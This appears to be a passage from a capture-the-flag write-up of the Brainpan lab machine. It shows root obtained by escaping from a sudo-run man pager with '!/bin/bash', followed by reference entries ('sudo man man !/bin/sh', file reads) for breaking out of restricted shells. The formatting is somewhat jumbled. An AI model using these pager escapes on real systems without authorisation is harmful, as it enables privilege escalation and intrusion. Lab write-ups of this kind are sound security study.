puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual ls
```

We can type cmd here.

```
File Edit View Search Terminal Help
LS(1)
                                 User Commands
                                                                          LS(1)
NAME
       ls - list directory contents
SYNOPSIS
       ls [OPTION]... [FILE]...
DESCRIPTION
      List information about the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort is speci-
      fied.
      Mandatory arguments to long options are mandatory for short options
      too.
       -a, --all
             do not ignore entries starting with .
       -A, --almost-all
             do not list implied . and ..
     --author
Manual page ls(1) line 1 (press h for help or q to quit)
```

# Type

!/bin/bash

```
User Commands
LS(1)
                                                                        LS(1)
NAME
       ls - list directory contents
SYNOPSIS
       ls [OPTION]... [FILE]...
DESCRIPTION
       List information about the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort is speci-
       Mandatory arguments to long options are mandatory for short options
       -a, --all
              do not ignore entries starting with .
       -A, --almost-all
              do not list implied . and ..
       --author
!/bin/bash
```

# We got root!

```
root@brainpan:/usr/share/man# /home/anansi/bin/anansi_util manual ls
No manual entry for manual
root@brainpan:/usr/share/man#
```

This is escaping sequence in man page. It is like vim and nano escape. GTFO bin has it too.

This invokes the default pager, which is likely to be less, other functions may apply.

#### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

man man !/bin/sh

#### File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

man file\_to\_read

#### Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on  ${\sf sudo}$ .

sudo man man !/bin/sh